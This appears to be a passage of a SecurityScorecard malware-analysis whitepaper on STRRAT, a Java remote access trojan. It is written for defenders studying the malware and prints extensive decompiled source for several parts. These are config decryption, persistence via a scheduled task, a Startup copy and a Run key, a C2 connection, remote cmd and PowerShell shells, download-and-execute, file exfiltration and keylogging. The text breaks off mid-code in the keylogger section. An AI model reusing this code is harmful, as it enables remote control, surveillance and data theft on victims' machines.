How to Analyze Java Malware – A Case Study of STRRAT

Prepared by: Vlad Pasca, Senior Malware & Threat Analyst

SecurityScorecard

SecurityScorecard.com
info@securityscorecard.com

Tower 49
12 E 49th Street
Suite 15-001
New York, NY 10017
1.800.682.1707

Table of contents

Table of contents	1
Executive summary	2
Analysis and findings	2
STRRAT commands	8
Indicators of Compromise	42

Executive summary

STRRAT is a Java-based malware that executes multiple commands transmitted by the C2 server. The JAR file was obfuscated using the Allatori obfuscator. It establishes persistence on the host by copying to the Startup folder and creating a scheduled task and a Run registry entry. The functionalities of the implemented commands include: reboot the machine, uninstall the malware and delete all its traces, download and execute files, update the initial JAR file, execute commands using cmd and powershell, open/delete/download/upload files specified by the C2 server, perform keylogger activities, retrieve a list of running processes, implement a reverse proxy on the machine, install RDPWrap that enables Remote Desktop Host support, steal passwords from multiple browsers and email clients, attempt to elevate privileges, and implement a functional ransomware module.

Analysis and findings

SHA256: 0de7b7c82d71f980e5261c40188bafc6d95c484a2bf7007828e93f16d9ae1d9a

We will perform a detailed analysis of the STRRAT malware that was dropped by Vjw0rm. As we've already described in the Vjw0rm whitepaper, the JAR file is deobfuscated using the Java deobfuscator.

As shown in Figure 1, the malware was obfuscated using the Allatori Obfuscator:




Figure 1

The process verifies whether any arguments were passed and sets a boolean value accordingly:

```
public static void main(String[] var0) {
    System.out.println("\n##############################################\n#
    System.setProperty("https.protocols", "TLSv1,TLSv1.1,TLSv1.2");
    String var10000 = "user.home";
    boolean var4;
    String[] var10001;
    if (var0 != null) {
        var4 = true;
        var10001 = var0;
    } else {
        var4 = false;
        var10001 = var0;
    }
```

Figure 2

If a single argument is provided, the RAT creates a file called "C:\Users\<User>\64578lock.file", as highlighted below:

```
if (var4 & var10001.length == 1) {
    try {
        gsbthstgb = new cbnfdhn("64578");
    } catch (Exception var3) {
        System.exit(0);
    }
} else {
    String[] var1 = sabretb();

    try {
        (sdfsldf = new cbnfdhn(var1[1])).sabretb();
    } catch (Exception var2) {
        System.exit(0);
    }
}
```

Figure 3

```
cbnfdhn(String var1) {
    this.sdfsldf = null;
    this.dfhttegd = null;

    try {
        this.dfhttegd = new File((new StringBuilder()).insert(0, System.getProperty("user.home")).append(File.separator).append(var1).append("lock.file").toString());
    } catch (Exception var2) {
    }
}
```

Figure 4

The configuration file called “config.txt” is decrypted using the AES algorithm, with the key derived from the “strigoi” string:

```
public static String[] sabretb() {
    try {
        InputStream var0 = FirstRun.class.getResourceAsStream("resources/config.txt");
        StringBuilder var1 = new StringBuilder();
        byte[] var2 = new byte[1024];

        int var3;
        for(InputStream var10000 = var0; (var3 = var10000.read(var2, 0, 1024)) != -1; var10000 = var0) {
            var1.append(new String(var2, 0, var3));
        }

        var0.close();
        byte[] var6 = DatatypeConverter.parseBase64Binary(var1.toString());
        byte[] var5 = gsbthstgb.dfhttegd("strigoi", var6);
        return (new String(var5, "UTF-8")).split("\\|");
    } catch (Exception var4) {
        return null;
    }
}
```

Figure 5

```
public static byte[] dfhttegd(String var0, byte[] var1) {
    int var2;
    ByteBuffer var5;
    if ((var2 = (var5 = ByteBuffer.wrap(var1)).getInt()) >= 12 && var2 <= 16) {
        byte[] var7 = new byte[var2];
        var5.get(var7);
        SecretKey var4 = sdfsldf(var0, var7);
        byte[] var6;
        var5.get(var6 = new byte[var5.remaining()]);
        Cipher var3 = Cipher.getInstance("AES/CBC/PKCS5PADDING");
        IvParameterSpec var8 = new IvParameterSpec(var7);
        var3.init(2, var4, var8);
        return var3.doFinal(var6);
    } else {
        throw new IllegalArgumentException("Nonce size is incorrect. Make sure that the incoming data is an AES encrypted file.");
    }
}
```

Figure 6

Multiple JAR files that will be used in the malicious activity are downloaded and saved to the "C:\Users\<User>\lib" directory:

```
public static String gsbthstgb() {
    return (new StringBuilder()).insert(0, System.getProperty("user.home")).append("\\lib\\").toString();
}
```

Figure 7

```
gsbthstgb(String var1) {
    this.sabretb = new String[]{"https://repo1.maven.org/maven2/net/java/dev/jna/jna/5.5.0/jna-5.5.0.jar", "https://repo1.maven.org/maven2/net/java/dev/jna/jna-platform/5.5.0/jna-platform-5.5.0.jar"
    this.sdfsldf = new File[4];
    this.sdfsldf[0] = new File((new StringBuilder()).insert(0, var1).append("jna-5.5.0.jar").toString());
    this.sdfsldf[1] = new File((new StringBuilder()).insert(0, var1).append("jna-platform-5.5.0.jar").toString());
    this.sdfsldf[2] = new File((new StringBuilder()).insert(0, var1).append("sqlite-jdbc-3.14.2.1.jar").toString());
    this.sdfsldf[3] = new File((new StringBuilder()).insert(0, var1).append("system-hook-3.5.jar").toString());
}
```

Figure 8

The getAbsolutePath method is utilized to retrieve the path of the JAR file. It displays an error message if NULL is returned:

```
private FirstRun(String[] var1) {
    try {
        String[] var2 = sabretb();
        if ((bsgshsbs = dfhttegd()) == null) {
            JOptionPane.showMessageDialog((Component)null, "This PC is not supported.");
            System.exit(0);
        }
```

Figure 9

```
public static String dfhttegd() {
    try {
        return (new File(FirstRun.class.getProtectionDomain().getCodeSource().getLocation().toURI().getPath())).getAbsolutePath();
    } catch (Exception var1) {
        var1.printStackTrace();
        return null;
    }
}
```

Figure 10

The first decrypted parameter from the configuration represents the primary C2 server, and the second is the primary C2 port. The fourth and fifth parameters contain the secondary C2 server and port:

```
if (var17 & var10003.length == 1) {
    var18 = ndgdfhfh.gsbthstgb;
} else {
    dhgfgh.fgsbsfgsb = dhgfgh.dfhttegd(var1[0]);
    dhgfgh.fgssdg = Integer.parseInt(var1[1]);
    dhgfgh.dsgsdfge = dhgfgh.dfhttegd(var1[3]);
    dhgfgh.gsbthstgb = Integer.parseInt(var1[4]);
    var18 = ndgdfhfh.sdfsldf;
}
```

Figure 11

```
public static String dfhttegd(String var0) {
    try {
        if (!var0.startsWith("http://") && !var0.startsWith("https://")) {
            return var0;
        } else {
            HttpURLConnection var1;
            HttpURLConnection var10000 = var1 = (HttpURLConnection)(new URL(var0)).openConnection();
            var1.setRequestMethod("GET");
            var1.setDoInput(true);
            var10000.setDoOutput(true);
            var1.connect();
            if (var10000.getResponseCode() != 200) {
                return var0;
            } else {
                InputStream var2 = var1.getInputStream();
                byte[] var3 = new byte[1024];
                StringBuilder var4 = new StringBuilder();

                int var5;
                for(InputStream var7 = var2; (var5 = var7.read(var3, 0, 1024)) != -1; var7 = var2) {
                    var4.append(new String(var3, 0, var5));
                }

                var2.close();
                var1.disconnect();
                return var4.toString();
            }
        }
    } catch (Exception var6) {
        return var0;
    }
}
```

Figure 12

The malware establishes persistence by creating a scheduled task called “Skype”:

```
var14.sdfsldf(var4);
String var15 = (new StringBuilder()).insert(0, dhgfgh.sdfsldf).append((new File(bsgshsbs)).getName()).toString();
ssdgsbh.sdfsldf(new File(bsgshsbs), new File(var15));
sdfsldf.sdfsldf();
boolean var10001;
String[] var10002;
if (var2[5].equals("true")) {
    var10001 = true;
    var10002 = var2;
} else {
    var10001 = false;
    var10002 = var2;
}

ssdgsbh.sdfsldf(var15, var10001, var10002[6].equals("true"));
if (var2[7].equals("true")) {
    var1 = (new StringBuilder()).insert(0, "schtasks /create /sc minute /mo 30 /tn Skype /tr \"").append(var15).append("\"").toString();
    Runtime.getRuntime().exec((new StringBuilder()).insert(0, "cmd /c ").append(var1).toString());
}
```

Figure 13

The malicious process obtains the path of the AppData folder using SHGetFolderPath (26 = **CSIDL_APPDATA**). It creates a directory called “strlogs” inside AppData using the mkdir function:

```
public static void sdfsldf(agafhas var0) {
    try {
        File var3;
        if (!(var3 = new File(bsgshsbs)).exists()) {
            var3.mkdir();
        }
```

Figure 14

```
static String sdfsldf = (new StringBuilder()).insert(0, sdfsldf(26)).append(File.separator).toString();
private static String ertdbdth;
public static String sabretb;
public static String dfhttegd;
public static String bsgshsbs = (new StringBuilder()).insert(0, sdfsldf).append("strlogs").append(File.separator).toString();
```

Figure 15

```
public static String sdfsldf(int var0) {
    char[] var1 = new char[260];
    Shell32.INSTANCE.SHGetFolderPath((HWND)null, var0, (HANDLE)null, ShlObj.SHGFP_TYPE_CURRENT, var1);
    return Native.toString(var1);
}
```

Figure 16

The RAT creates a socket and connects it to the C2 server on the primary port. If the connection is unsuccessful, it tries contacting the backup C2 server (see Figure 17).

```
private static void dndghd() {
    while(true) {
        try {
            if (sbsbgsrg != null) {
                try {
                    sbsbgsrg.close();
                    sgsfghhg.close();
                    sbsgssdfg.close();
                    sbsbgsrg = null;
                } catch (Exception var4) {
                }
            }

            sgsfghhg = (sbsbgsrg = new Socket(fgsbsfgsb, fgssdg)).getInputStream();
            sbsgssdfg = sbsbgsrg.getOutputStream();
            mdgghtdsh = fgsbsfgsb;
            ssdgsbh = fgssdg;
            return;
        } catch (Exception var5) {
            try {
                if (sbsbgsrg != null) {
                    try {
                        sbsbgsrg.close();
                        sgsfghhg.close();
                        sbsgssdfg.close();
                        sbsbgsrg = null;
                    } catch (Exception var2) {
                    }
                }

                sgsfghhg = (sbsbgsrg = new Socket(dsgsdfge, gsbthstgb)).getInputStream();
                sbsgssdfg = sbsbgsrg.getOutputStream();
                mdgghtdsh = dsgsdfge;
                ssdgsbh = gsbthstgb;
                return;
            } catch (Exception var3) {
                System.out.println("reconnecting...");

                try {
                    Thread.sleep(5000L);
                } catch (InterruptedException var1) {
                    Logger.getLogger(dhgfgh.class.getName()).log(Level.SEVERE, (String)null, var1);
                }
            }
        }
    }
}
```

Figure 17

The process copies the JAR file to the Startup folder (7 = **CSIDL_STARTUP**):

```
public final void run() {
    while(dhgfgh.sfsrgsbd) {
        try {
            dhgfgh.sabretb();

            try {
                String var1;
                String var10000;
                label35: {
                    var1 = (new File(FirstRun.dfhttegd())).getName();
                    String var2 = mfghnb.sdfsldf(7);
                    File var8;
                    if (!(var8 = new File((new StringBuilder()).insert(0, var2).append(File.separator).append(var1).toString())).exists()) {
                        label33: {
                            try {
                                ssdgsbh.sdfsldf(new File(FirstRun.dfhttegd()), var8);
                            } catch (IOException var4) {
                                var4.printStackTrace();
                                break label33;
                            }

                            var10000 = var1;
                            break label35;
                        }
                    }

                    var10000 = var1;
                }
```

Figure 18

```
public static void sdfsldf(File var0, File var1) {
    InputStream var2 = null;
    OutputStream var3 = null;

    try {
        var2 = new FileInputStream(var0);
        var3 = new FileOutputStream(var1);
        byte[] var7 = new byte[1024];

        while((var6 = var2.read(var7)) > 0) {
            var3.write(var7, 0, var6);
        }
    } catch (Throwable var5) {
        var2.close();
        var3.close();
        throw var5;
    }

    var2.close();
    var3.close();
}
```

Figure 19

The malicious process creates a new entry under the "Software\Microsoft\Windows\CurrentVersion\Run" registry key that will allow the "javaw.exe" executable to run the initial JAR file. This is accomplished using the WindowsRegOpenKey, WindowsRegQueryValueEx, and WindowsRegSetValueEx functions:

```
String var9 = var10000.substring(0, var1.lastIndexOf("."));

try {
    if (sfsrgsbd.sdfsldf(-2147483647, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", var9, 0) == null) {
        var1 = (new StringBuilder()).insert(0, "\"").append(System.getProperty("java.home")).append(File.separator).append("bin").append(File.separator).append("javaw.exe\" -jar \"").append(FirstRun.dfhtt
        sfsrgsbd.sdfsldf(-2147483647, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", var9, var1, 0);
        sfsrgsbd.sdfsldf(-2147483646, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", var9, var1, 0);
    }
```

Figure 20

```
public static void sdfsldf(int var0, String var1, String var2, String var3, int var4) {
    if (var0 == -2147483646) {
        sdfsldf(hghteerd, var0, var1, var2, var3, 0);
    } else if (var0 == -2147483647) {
        sdfsldf(sdfsldf, var0, var1, var2, var3, 0);
    } else {
        throw new IllegalArgumentException((new StringBuilder()).insert(0, "hkey=").append(var0).toString());
    }
}
```

Figure 21

```
(mdgghtdsh = sbsbgsrg.getDeclaredMethod("WindowsRegOpenKey", Integer.TYPE, byte[].class, Integer.TYPE)).setAccessible(true);
(sstydgn = sbsbgsrg.getDeclaredMethod("WindowsRegCloseKey", Integer.TYPE)).setAccessible(true);
(fgsbsfgsb = sbsbgsrg.getDeclaredMethod("WindowsRegQueryValueEx", Integer.TYPE, byte[].class)).setAccessible(true);
(fgssdg = sbsbgsrg.getDeclaredMethod("WindowsRegEnumValue", Integer.TYPE, Integer.TYPE, Integer.TYPE)).setAccessible(true);
(ertdbdth = sbsbgsrg.getDeclaredMethod("WindowsRegQueryInfoKey1", Integer.TYPE)).setAccessible(true);
(sbsgssdfg = sbsbgsrg.getDeclaredMethod("WindowsRegEnumKeyEx", Integer.TYPE, Integer.TYPE, Integer.TYPE)).setAccessible(true);
(dsgsdfge = sbsbgsrg.getDeclaredMethod("WindowsRegCreateKeyEx", Integer.TYPE, byte[].class)).setAccessible(true);
(sgsfghhg = sbsbgsrg.getDeclaredMethod("WindowsRegSetValueEx", Integer.TYPE, byte[].class, byte[].class)).setAccessible(true);
(sfsrgsbd = sbsbgsrg.getDeclaredMethod("WindowsRegDeleteValue", Integer.TYPE, byte[].class)).setAccessible(true);
(thtyrths = sbsbgsrg.getDeclaredMethod("WindowsRegDeleteKey", Integer.TYPE, byte[].class)).setAccessible(true);
```

Figure 22

The C2 server transmits multiple elements that are delimited by "|". The first one is the command that will be executed by STRRAT:

```
String var1 = (new StringBuilder()).insert(0, "\"").append(System.getProperty("java.home")).append(File.separator).append("bin").append(File.separator).append("java.exe\" -jar ").toString();

while(sfsrgsbd) {
    try {
        String[] var2;
        if ((var2 = sabretb(mdgghtdsh()).split("\\|"))[0].equals("reboot")) {
            Runtime.getRuntime().exec("cmd.exe /c shutdown /r /t 0");
```

Figure 23

STRRAT commands

reboot command

The impacted machine is rebooted using the shutdown command (see Figure 23).

shutdown command

The malicious process stops the current host, as shown below:

```
else if (var2[0].equals("shutdown")) {
  Runtime.getRuntime().exec("cmd.exe /c shutdown /s /t 0");
```

Figure 24

uninstall command

This command implements the uninstall routine. The scheduled task called "Skype" is deleted, the JAR file that was copied to the Startup folder is deleted along with the initial JAR, and the Registry value used for persistence is deleted using WindowsRegDeleteValue:

```
else if (var2[0].equals("uninstall")) {
  sdfsldf(var0.sabretb);
```

Figure 25

```
public static void sdfsldf(String[] var0) {
    if (var0 != null && ((Object[])var0).length == 0) {
        Runtime.getRuntime().exec("cmd /c schtasks /delete /tn skype /f");
    }

    var0 = FirstRun.dfhttegd();
    File var1;
    var0 = (var1 = new File(var0)).getName();
    File var2 = new File((new StringBuilder()).insert(0, sdfsldf(7)).append("\\").append(var1.getName()).toString());
    File var3 = new File((new StringBuilder()).insert(0, sdfsldf(24)).append("\\").append(var1.getName()).toString());
    var0 = var0.substring(0, var0.lastIndexOf("."));
    var2.delete();
    Runtime.getRuntime().exec((new StringBuilder()).insert(0, "cmd /c ping localhost -n 6 > nul && del \"").append(var1.getAbsolutePath()).append("\" /f").toString());

    try {
        sfsrgsbd.sabretb(-2147483647, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", var0, 0);
        var3.delete();
        sfsrgsbd.sabretb(-2147483646, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", var0, 0);
    } catch (Exception var4) {
    }

    System.exit(0);
}
```

Figure 26

disconnect command

The process closes the socket created before and then exits:

```
else if (var2[0].equals("disconnect")) {
  sfsrgsbd = false;
  sbsbgsrg.close();
  System.exit(0);
```

Figure 27

down-n-exec command

The malware downloads a file found in a URL supplied by the C2 server and saves it in the AppData directory:

```
else if (var2[0].equals("down-n-exec")) {
  sabretb(var2[1], var2[1].substring(var2[1].lastIndexOf("/") + 1));
  Thread.sleep(3000L);
  sdfsldf("Ready");
```

Figure 28

```
private static void sabretb(String var0, String var1) {
    try {
        BufferedInputStream var6 = new BufferedInputStream((new URL(var0)).openStream());
        FileOutputStream var2 = new FileOutputStream((new StringBuilder()).insert(0, sdfsldf).append(var1).toString());
        byte[] var3 = new byte[1024];
        BufferedInputStream var10000 = var6;

        int var4;
        while((var4 = var10000.read(var3, 0, 1024)) != -1) {
            var10000 = var6;
            var2.write(var3, 0, var4);
        }

        var6.close();
        var2.close();
```

Figure 29

Depending on the downloaded file's extension, it can be executed using wscript.exe, java.exe, and cmd.exe:

```
String var7 = (new StringBuilder()).insert(0, "\"").append(System.getProperty("java.home")).append(File.separator).append("bin").append(File.separator).append("java.exe\" -jar ").toString();
String var8;
if (!(var8 = var1.substring(var1.lastIndexOf(".")).toLowerCase()).equals(".vbs") && !var8.equals(".js") && !var8.equals(".wsf")) {
    if (var8.equals(".jar")) {
        Runtime.getRuntime().exec((new StringBuilder()).insert(0, var7).append("\"").append(sdfsldf).append(var1).append("\"").toString());
    } else {
        Runtime.getRuntime().exec((new StringBuilder()).insert(0, "cmd.exe /c \"").append(sdfsldf).append(var1).append("\"").toString());
    }
} else {
    Runtime.getRuntime().exec(new String[]{"wscript", sdfsldf + var1});
}

sdfsldf("Executed File");
```

Figure 30

The malicious process sends an update message to the C2 server ("update-status|Executed File") and another one indicating that it's ready to receive new commands:

```
public static void sdfsldf(String var0) {
    sabretb((new StringBuilder()).insert(0, "update-status|").append(var0).toString());
}
```

Figure 31

```
public static void sabretb(String var0) {
    String var1 = String.valueOf(var0.getBytes().length + "\r\n\r\n");
    sbsgssdfg.write(var1.getBytes());
    sbsgssdfg.write(var0.getBytes());
    sbsgssdfg.flush();
}
```

Figure 32

update command

This command is used to update the JAR file. It launches the new JAR using the Java executable:

```
else if (var2[0].equals("update")) {
  var3 = fgsbsfgsb(var2[1]);
  var0.sdfsldf.sdfsldf();
  Runtime.getRuntime().exec((new StringBuilder()).insert(0, var1).append("\"").append(var3.getAbsolutePath()).append("\"").toString());
  sdfsldf(var0.sabretb);
```

Figure 33

```
private static File fgsbsfgsb(String var0) {
    int var1 = mdgghtdsh();
    byte[] var2 = new byte[8192];
    FileOutputStream var4 = new FileOutputStream((new StringBuilder()).insert(0, sdfsldf).append(var0).toString());
    int var5 = 0;
    int var3 = var1;

    for(int var10000 = 0; var10000 != var1; var10000 = var5) {
        if (var3 >= 8192) {
            var3 = 8192;
        } else {
            var3 = var3;
        }

        var3 = sgsfghhg.read(var2, 0, var3);
        var5 += var3;
        if (var3 == -1) {
            throw new Exception();
        }

        var4.write(var2, 0, var3);
        var3 = var1 - var5;
    }

    var4.close();
    return new File((new StringBuilder()).insert(0, sdfsldf).append(var0).toString());
}
```

Figure 34

up-n-exec command

This command is similar to the down-n-exec command presented above. It downloads a file executed using wscript.exe, java.exe, or cmd.exe:

```
else if (var2[0].equals("up-n-exec")) {
  String var4;
  if (!(var4 = (var3 = fgsbsfgsb(var2[1])).getName().substring(var3.getName().lastIndexOf(".")).toLowerCase()).equals(".vbs") && !var4.equals(".js") && !var4.equals(".wsf")) {
      if (var4.equals(".jar")) {
          Runtime.getRuntime().exec((new StringBuilder()).insert(0, var1).append("\"").append(var3.getAbsolutePath()).append("\"").toString());
      } else {
          Runtime.getRuntime().exec((new StringBuilder()).insert(0, "cmd.exe /c \"").append(var3.getAbsolutePath()).append("\"").toString());
      }
  } else {
      Runtime.getRuntime().exec(new String[]{"wscript", var3.getAbsolutePath()});
  }

  sdfsldf("Executed File");
  Thread.sleep(3000L);
  sdfsldf("Ready");
```

Figure 35

remote-cmd command

The RAT executes a command transmitted by the C2 server using cmd.exe. It retrieves the content of the “COMPUTERNAME” (or “HOSTNAME”) and “USERNAME” environment variables that will be exfiltrated:

```
else if (var2[0].equals("remote-cmd")) {
  Socket var10 = fgssdg((new StringBuilder()).insert(0, "remote-cmd|").append(sfsrgsbd()).append("|").append(sbsgssdfg()).toString());
  new dgdfndnbcn(var10, new String[]{"cmd.exe"});
  sdfsldf("Ready");
```

Figure 36

```
public static String sfsrgsbd() {
    Map var0;
    if ((var0 = System.getenv()).containsKey("COMPUTERNAME")) {
        return (String)var0.get("COMPUTERNAME");
    } else {
        return var0.containsKey("HOSTNAME") ? (String)var0.get("HOSTNAME") : "Unknown";
    }
}
```

Figure 37

```
public static String sbsgssdfg() {
    Map var0;
    return (var0 = System.getenv()).containsKey("USERNAME") ? (String)var0.get("USERNAME") : "Unknown";
}
```

Figure 38

A new socket that transmits the information to the C2 server is created:

```
dgdfndnbcn(Socket var1, String[] var2) {
    try {
        this.sfsrgsbd = var1.getInputStream();
        this.bsgshsbs = var1.getOutputStream();
        ProcessBuilder var4;
        (var4 = new ProcessBuilder(var2)).redirectErrorStream(true);
        this.fgsbsfgsb = var4.start();
        this.dfhttegd = new BufferedReader(new InputStreamReader(this.fgsbsfgsb.getInputStream()));
        this.sdfsldf = new BufferedWriter(new OutputStreamWriter(this.fgsbsfgsb.getOutputStream()));
        (new Thread(new xndfgd(this))).start();
        (new Thread(new dfghdmc(this))).start();
    } catch (Exception var3) {
        this.gsbthstgb = false;
    }
}
```

Figure 39

```
static void sdfsldf(dgdfndnbcn var0) {
    var0 = var0;

    try {
        label20:
        while(true) {
            dgdfndnbcn var10000 = var0;

            String var1;
            while((var1 = var10000.dfhttegd.readLine()) != null) {
                if (var1.trim().equals("")) {
                    continue label20;
                }

                var1 = (new StringBuilder()).insert(0, var1).append("\n").toString();
                var10000 = var0;
                var0.bsgshsbs.write(var1.getBytes());
                var0.bsgshsbs.flush();
            }

            var0.gsbthstgb = false;
            var0.dfhttegd.close();
            var0.bsgshsbs.close();
            return;
        }
    } catch (Exception var2) {
        System.out.println(var2.getMessage());
    }
}
```

Figure 40

power-shell command

The command is similar to the one described above. However, the sent command is run via powershell.exe (see Figure 41).

```
else if (var2[0].equals("power-shell")) {
  Socket var11 = fgssdg((new StringBuilder()).insert(0, "power-shell|").append(sfsrgsbd()).append("|").append(sbsgssdfg()).toString());
  new dgdfndnbcn(var11, new String[]{"powershell.exe", "-"});
  sdfsldf("Ready");
```

Figure 41

file-manager command

The malware enumerates the files and directories located in the User's home directory. It constructs a string that contains the following data:

- "F" + filename + file size in KB + lastModified timestamp
- "D" + directory name + lastModified timestamp

```
else if (var2[0].equals("file-manager")) {
  Socket var12 = fgssdg((new StringBuilder()).insert(0, "file-manager|").append(carLambo.sabretb.sdfsldf()).toString());
  new sabretb(var12);
  sdfsldf("Ready");
```

Figure 42

```
public static String sdfsldf() {
    String var0 = System.getProperty("user.home");
    File[] var1 = (new File(var0)).listFiles();
    StringBuilder var2 = new StringBuilder();
    var2.append(var0 + "%%");
    DecimalFormat var7 = new DecimalFormat("#,###.00");
    int var3 = var1.length;

    int var4;
    for(int var10000 = var4 = 0; var10000 < var3; var10000 = var4) {
        File var5;
        if ((var5 = var1[var4]).isDirectory()) {
            var2.append((new StringBuilder()).insert(0, "D").append(var5.getName()).append("\r\n").append(var5.lastModified()).append("%%").toString());
        } else {
            float var6 = (float)var5.length() / 1024.0F;
            var2.append((new StringBuilder()).insert(0, "F").append(var5.getName()).append("\r\n").append(var7.format((double)var6)).append(" KB").append("\r\n").append(var5.lastModified()).append("%%").
        }

        ++var4;
    }

    return var2.toString().substring(0, var2.toString().length() - 2);
}
```

Figure 43

A new thread is created, which deals with the following subcommands: "navigate", "nav-key-log", "open", "delete", "savefile", and "bringfile".

```
sabretb(Socket var1) {
    try {
        this.sdfsldf = var1;
        this.sabretb = var1.getInputStream();
        this.dfhttegd = var1.getOutputStream();
        (new Thread(new xbxcv(this))).start();
    } catch (Exception var2) {
    }
}
```

Figure 44

```
static void sdfsldf(sabretb var0) {
    var0 = var0;

    try {
        while(true) {
            int var2 = var0.sabretb();
            sabretb var1 = var0;
            byte[] var3 = new byte[var2];
            StringBuilder var5 = new StringBuilder();
            int var6 = 0;
            int var4 = var2;

            for(int var10000 = 0; var10000 != var2; var10000 = var6) {
                var4 = var1.sabretb.read(var3, 0, var4);
                var6 += var4;
                if (var4 == -1) {
                    throw new Exception();
                }

                var5.append(new String(var3, 0, var4));
                var4 = var2 - var6;
            }

            String[] var9;
            if ((var9 = var5.toString().split("\\|"))[0].equals("navigate")) {
                var0.dfhttegd(sabretb(var9[1]));
            } else if (var9[0].equals("nav-key-log")) {
                var0.dfhttegd(sabretb(dhgfgh.bsgshsbs));
            } else if (var9[0].equals("open")) {
                Runtime.getRuntime().exec((new StringBuilder()).insert(0, "cmd.exe /c \"").append(var9[1]).append("\"").toString());
            } else if (var9[0].equals("delete")) {
                var0.sdfsldf(new File(var9[1]));
            } else if (var9[0].equals("savefile")) {
                var0.sdfsldf(var9[1]);
            } else if (var9[0].equals("bringfile")) {
                File var10;
                if ((var10 = new File(var9[1])).isFile()) {
                    var0.dfhttegd((new StringBuilder()).insert(0, "savefile|").append(var9[2]).toString());
                    var0.sabretb(var10);
                } else {
                    var0.dfhttegd("showdialog|You cannot download a folder");
                }
            }
        }
    } catch (Exception var7) {
    }
}
```

Figure 45

The “navigate” subcommand is utilized to enumerate the files found in a particular folder, as highlighted in Figure 46.

```
private static String sabretb(String var0) {
    File[] var1 = (new File(var0)).listFiles();
    StringBuilder var2 = new StringBuilder();
    var2.append(var0 + "%%");
    DecimalFormat var7 = new DecimalFormat("#,###.00");
    int var3 = var1.length;

    int var4;
    for(int var10000 = var4 = 0; var10000 < var3; var10000 = var4) {
        File var5;
        if ((var5 = var1[var4]).isDirectory()) {
            var2.append((new StringBuilder()).insert(0, "D").append(var5.getName()).append("\r\n").append(var5.lastModified()).append("%%").toString());
        } else {
            float var6 = (float)var5.length() / 1024.0F;
            var2.append((new StringBuilder()).insert(0, "F").append(var5.getName()).append("\r\n").append(var7.format((double)var6)).append(" KB").append("\r\n").append(var5.lastModified()).append("%%")
        }

        ++var4;
    }

    return var2.toString().substring(0, var2.toString().length() - 2);
}
```

Figure 46

The “nav-key-log” subcommand enumerates the keylogger directory found in “AppData\strlogs”. The “open” subcommand is used to run a file using “cmd.exe /c”.

Using the “delete” subcommand, the malware deletes a regular file/folder (figure 47).

```
private void sdfsldf(File var1) {
    if (var1.isDirectory()) {
        File[] var2;
        int var3 = (var2 = var1.listFiles()).length;

        int var4;
        for(int var10000 = var4 = 0; var10000 < var3; var10000 = var4) {
            File var5 = var2[var4];
            ++var4;
            this.sdfsldf(var5);
        }
    }

    var1.delete();
}
```

Figure 47

The “savefile” subcommand is utilized to create a new file and populate it with content sent by the C2 server:

```
private void sdfsldf(String var1) {
    int var2 = this.sabretb();
    byte[] var3 = new byte[8192];
    FileOutputStream var6 = new FileOutputStream(var1);
    int var5 = 0;
    int var4 = var2;

    for(int var10000 = 0; var10000 != var2; var10000 = var5) {
        sabretb var9;
        if (var4 >= 8192) {
            var4 = 8192;
            var9 = this;
        } else {
            var4 = var4;
            var9 = this;
        }

        var4 = var9.sabretb.read(var3, 0, var4);
        var5 += var4;
        if (var4 == -1) {
            throw new Exception();
        }

        var6.write(var3, 0, var4);
        var4 = var2 - var5;
    }

    var6.close();
}
```

Figure 48

Finally, the last subcommand is used to exfiltrate a regular file to the remote server:

```
private void sabretb(File var1) {
    try {
        String var2 = String.valueOf(var1.length() + "\r\n\r\n");
        this.dfhttegd.write(var2.getBytes());
        FileInputStream var6 = new FileInputStream(var1);
        byte[] var7 = new byte[8192];

        int var3;
        while((var3 = var6.read(var7, 0, 8192)) != -1) {
            this.dfhttegd.write(var7, 0, var3);
            this.dfhttegd.flush();
        }

        var6.close();
    } catch (Exception var5) {
        try {
            this.sdfsldf.close();
        } catch (Exception var4) {
        }
    }
}
```

Figure 49

keylogger command

The malicious process creates an HTML file that contains a string corresponding to this malware family, “Generated by Strigoi Master”:

```
else if (var2[0].equals("keylogger")) {
  if (!ghgmgf.sabretb) {
      Socket var13 = fgssdg((new StringBuilder()).insert(0, "keylogger|").append(sfsrgsbd()).append("|").append(sbsgssdfg()).toString());
      new ghgmgf(var13, (String)null);
  } else {
      ghgmgf.sabretb = false;
      sdfsldf("Try Again");
  }
```

Figure 50

```
ghgmgf(Socket var1, String var2) {
    String var7;
    label30: {
        super();
        Socket var10000 = fgssdg = var1;
        dbgsdfge = var2;
        if (var10000 != null) {
            label28: {
                try {
                    gsbthstgb = var1.getOutputStream();
                    sabretb = true;
                } catch (IOException var4) {
                    sabretb();
                    break label28;
                }

                var7 = var2;
                break label30;
            }
        }

        var7 = var2;
    }

    label23: {
        if (var7 != null) {
            label21: {
                try {
                    String var5 = "<!DOCTYPE html><html><head><style>body{font-size:13px;font-family:verdana,helvetica,arial,sans-serif;color:#666666;background-color:#333333;margin:0px;}table{border
                    (fgsbsfgsb = new FileWriter(var2, false)).write(var5);
                    fgsbsfgsb.flush();
                    fgsbsfgsb.close();
                    sfsrgsbd = new StringBuilder();
                    sdfsldf = true;
                    gsbthstgb();
                } catch (Exception var3) {
                    sabretb();
                    break label21;
                }

                var8 = this;
                break label23;
            }
        }

        var8 = this;
    }

    ghgmgf var6 = var8;
    (new Thread(new shshnfdn(var6))).start();
}
```

Figure 51

Figure 52

The RAT constructs a globalKeyboardHook and implements the addKeyListener function, which listens to keyPressed and keyReleased events:

```
static void sdfsldf(ghgmgf var0) {
    try {
        GlobalKeyboardHook var2 = new GlobalKeyboardHook(true);
        var2.addKeyListener(new cnbfdjf());

        while(ertdbdth && (sabretb || sdfsldf)) {
            Thread.sleep(128L);
        }

        var2.shutdownHook();
    } catch (Exception var1) {
        sabretb();
    }

    sabretb();
}
```

Figure 53

It verifies which keys were pressed. Then it calls the getVirtualKeyCode function, as shown in figure 54.

```
char var4;
if (var10000.isShiftPressed() && var1.getVirtualKeyCode() == 49) {
    var4 = '!';
} else if (var1.isShiftPressed() && var1.getVirtualKeyCode() == 50) {
    var4 = '@';
